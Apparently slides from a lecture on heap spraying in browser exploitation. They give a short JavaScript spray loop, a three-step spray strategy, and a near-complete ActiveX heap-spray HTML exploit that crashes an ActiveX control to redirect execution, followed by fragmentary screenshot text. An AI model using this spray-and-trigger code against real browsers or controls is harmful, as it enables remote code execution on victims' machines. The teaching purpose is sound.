
```
var x = new Array();  
// fill 200MB of memory with copies of NOP  
// slide and shellcode  
  
for(var i = 0; i < 200; i++) {  
    x[i] = nop + shellcode;  
}
```

source: Heap Feng Shui in Javascript ([link](#))

Heap spraying - normal heap




Heap sprayed



Heap spraying strategy

1. Spray the heap with 200MB of nopsled+shellcode
2. Overwrite a function pointer with 0x0c0c0c0c
3. Arrange for the pointer to be called



ActiveX Heap Spray

```
<html>
  <head>
    <object id="Oops" classid='clsid:3C88113F-8CEC-48DC-A0E5-983EF9458687'></object>
  </head>
  <body>
    <script>
      var Shellcode = unescape('actual_shellcode');
      var NopSlide = unescape('%u9090%u9090');


      var headersize = 20;
      var slack = headersize + Shellcode.length;

      while (NopSlide.length < slack) NopSlide += NopSlide;
      var filler = NopSlide.substring(0,slack);
      var chunk = NopSlide.substring(0,NopSlide.length - slack);

      while (chunk.length + slack < 0x40000) chunk = chunk + chunk + filler;
      var memory = new Array();
      for (i = 0; i < 500; i++){ memory[i] = chunk + Shellcode }

      // Trigger crash => EIP = 0x06060606
      pointer='';
      for (counter=0; counter<=1000; counter++) pointer+=unescape("%06");
      Oops.OpenFile(pointer);
    </script></body></html>
```

source: Putting Needles in the Haystack ([link](#))



Recycle Bin



My Computer



IDA Demo



WinDbg (X86)



Immunity Debugger



arwin.exe



Command Prompt



SoSad.html

dzziie-COMR... OleView32

COMRaider oleview.exe

C:\Documents and Settings\Administrator\Desktop\SoSad.html - Windows Internet Explorer

File Edit View Favorites Tools Help

C:\Documents and Settings\Administrator\Desktop\SoSad.h

Google

C:\Documents and Settings\Administrator\Desktop\So...

Done My Computer 100%

b33f

Oww Snap!

OK

heap-feng-s... (1).zip heapLib.js Dldriv.ocx RSP MP3 Player

snap.html bla.html trigger.html msf.rb ms06-067-k... ms12-043.html ms08-078-... iframe.html 97448886.txt heapspray

Your Security Zen

